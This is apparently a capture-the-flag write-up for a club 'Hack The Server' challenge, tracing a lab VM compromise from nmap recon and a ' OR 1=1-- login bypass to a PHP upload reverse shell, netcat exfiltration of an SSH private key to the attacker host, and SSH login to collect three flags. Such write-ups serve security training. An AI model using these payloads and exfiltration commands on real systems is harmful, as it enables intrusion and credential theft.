

## MISC: Hack The Server

Our CyberCUJ team recently deployed a server to host the club website. Unfortunately, in the rush of getting it online, they forgot to apply proper security policies. As a result, the server has become vulnerable to attacks.

It seems our team might still have some Skill Issues when it comes to securing deployments. Your task is to analyze the server, identify its weak points, and exploit the vulnerabilities to uncover the hidden flags.

Note: There are 3 flags hidden across the server. Can you find them all?

IP= 192.168.10.118

## 1. Overview

1. **Recon:** nmap scan discovered ports 80 and 22 open.
2. **SQLi:** Bypassed login via username/password input using SQL injection OR 1=1--.
3. **Upload:** After login, used file upload functionality to place file.php containing a PHP reverse shell.
4. **Reverse shell:** Started listener on Kali and triggered the file to get a reverse shell as www-data.
5. **Enumeration:** Enumerated webroot and found flag2.txt and backup\_id\_rsa. Retrieved flag2.txt.
6. **Privilege Escalation:** Found local user akhter. Pulled backup\_id\_rsa to the attacker, used it to SSH as akhter.
7. **Post-exploit:** From akhter performed local enumeration to attempt root/Admin escalation.

## 2. Recon — port/service discovery

Command:

```
nmap -Pn -sV -O 192.168.10.118
```

```
(ritikrajput@kali) [~/Documents/HackAWay2.0/ubuntu server]
$ nmap -Pn -sV -O 192.168.10.118
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-29 10:04 IST
Nmap scan report for 192.168.10.118
Host is up (0.00048s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache/2.4.58 (Ubuntu)
MAC Address: 08:00:27:48:64:95 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.94 seconds

(ritikrajput@kali) [~/Documents/HackAWay2.0/ubuntu server]
$
```

Result: 22/tcp SSH and 80/tcp http are open

## 3. SQL Injection — bypassing auth

Visit the login page <http://192.168.10.118>. At the login prompt,



**Login**


Username:

Password:

Asking for credentials So, first thing comes in mind is a SQL injection

the following payload was used:

**Payload (username/password fields):**



**Login**


Username:

Password:

' OR 1=1--

Effect: the SQL condition is always true, allowing authentication bypass.


Flag 1:




Welcome ' OR 1=1 --!  
**FLAG1: CCUJ{5QL\_1NJ3CT1ON\_1S\_B4D}**  
[Go to file upload](#)

## 6. Upload & Reverse Shell

Saw an option for file upload, Which indicates a typical file upload reverse shell attack.




## 6.1 Creating the PHP reverse shell



## 6.2 Upload

- Uploaded file.php via the web application's file upload functionality (Uploads → file.php).



**Note:** Be sure the upload target accepts .php and the file lands in a web-accessible folder (e.g., /var/www/html/uploads).

## 6.3 Start listener

On Kali:

nc -lvnp 4444



## 6.4 Connection Established

```
(ritikrajput@kali)-[~/Documents/HackAWay2.0]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.10.122] from (UNKNOWN) [192.168.10.118] 51224
bash: cannot set terminal process group (12190): Inappropriate ioctl for device
bash: no job control in this shell
www-data@TargetMachine:/var/www/html/uploads$
```

On listener you see:

```
listening on [any] 4444 ...
connect to [192.168.10.122] from (UNKNOWN) [192.168.10.118] 51224
www-data@TargetMachine:/var/www/html/uploads$
```

You are now a shell as www-data.

## 6.4 Enumeration

Enumerate between the directory and you will get the flag

```
www-data@TargetMachine:/var/www/html$ ls
ls
backup_id_rsa
flag2.txt
index.php
login.php
upload.php
uploads
www-data@TargetMachine:/var/www/html$ cat flag2.txt
cat flag2.txt
FLAG2: CCUJ{R3V3RS3_5H3LL_1S_D4NG3R0U5}
www-data@TargetMachine:/var/www/html$
```

## 7. Initial post-exploitation enumeration

Commands and findings (executed as www-data):

List webroot:

```
cd /var/www/html
```

```
ls -la
```

```
www-data@TargetMachine:/var/www/html$ ls
ls
backup_id_rsa
flag2.txt
index.php
login.php
upload.php
uploads
```

Found:

- index.php, login.php, upload.php, uploads/, backup\_id\_rsa, flag2.txt

Check the existing group/users:

```
www-data@TargetMachine:/var/www/html$ getent group | egrep 'sudo|admin'
getent group | egrep 'sudo|admin'
sudo:x:27:Admin,akhter
www-data@TargetMachine:/var/www/html$
```

## 8. Retrieving the private key

### 8.1 Transfer key to attacker (Kali)

On Kali (listener):

```
nc -lvp 5555 > backup_id_rsa  
chmod 600 backup_id_rsa
```

On target (reverse shell):

```
nc 192.168.10.122 5555 < /var/www/html/backup_id_rsa
```

Target Machine:

```
wget: unable to resolve host address 'backup_id_rsa'  
www-data@TargetMachine:/var/www/html$ nc 192.168.10.122 5555 < /var/www/html/backup_id_rsa  
<c 192.168.10.122 5555 < /var/www/html/backup_id_rsa  
www-data@TargetMachine:/var/www/html$ nc 192.168.10.122 5555 < /var/www/html/backup_id_rsa  
<c 192.168.10.122 5555 < /var/www/html/backup_id_rsa
```

Local Host:

```
(ritikrajput@kali)-[~/Documents/HackAWay2.0]  
└─$ nc -lvp 5555 > backup_id_rsa  
chmod 600 backup_id_rsa  
  
listening on [any] 5555 ...  
connect to [192.168.10.122] from (UNKNOWN) [192.168.10.118] 43194  
ls  
^C  
  
(ritikrajput@kali)-[~/Documents/HackAWay2.0]  
└─$ chmod 600 backup_id_rsa  
  
(ritikrajput@kali)-[~/Documents/HackAWay2.0]  
└─$ ls  
AI  MISC  MISC.zip  OSINT  RE  Stegno  backup_id_rsa  crypto  file.php  forensics  index.html  'ubuntu server'
```

## 9. SSH to internal user

Use the downloaded key to SSH to target as akhter:

```
ssh -i backup_id_rsa akhter@192.168.10.118 -o StrictHostKeyChecking=no
```

```

(ritikrajput@kali)-[~/Documents/HackAWay2.0]
$ ssh -i backup_id_rsa akhter@192.168.10.118 -o StrictHostKeyChecking=no
WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the ED25519 key sent by the remote host is
SHA256:IDTzNzIp5l2/tuG7Qxkusnk5Q1wH+vgdKTvU44Zl7k0.
Please contact your system administrator.
Add correct host key in /home/ritikrajput/.ssh/known_hosts to get rid of this message.
Offending ECDSA key in /home/ritikrajput/.ssh/known_hosts:41
  remove with:
    ssh-keygen -f '/home/ritikrajput/.ssh/known_hosts' -R '192.168.10.118'
Password authentication is disabled to avoid man-in-the-middle attacks.
Keyboard-interactive authentication is disabled to avoid man-in-the-middle attacks.
UpdateHostkeys is disabled because the host key is not trusted.
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.8.0-84-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Mon Sep 29 05:46:49 AM UTC 2025

System load:  0.0               Processes:           117
Usage of /:   12.9% of 24.44GB   Users logged in:    1
Memory usage: 39%              IPv4 address for enp0s3: 192.168.10.118
Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.
   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

```

```

akhter@TargetMachine:~$

```

Result: successful login as akhter.

```

akhter@TargetMachine:~$ ls
flag3.txt
akhter@TargetMachine:~$ cat flag3.txt
FLAG3: CCUJ{W0W_Y0U_H4V3_H1GH3ST_PR1V1L4G3S}
akhter@TargetMachine:~$

```

FLAG3: CCUJ{W0W\_Y0U\_H4V3\_H1GH3ST\_PR1V1L4G3S}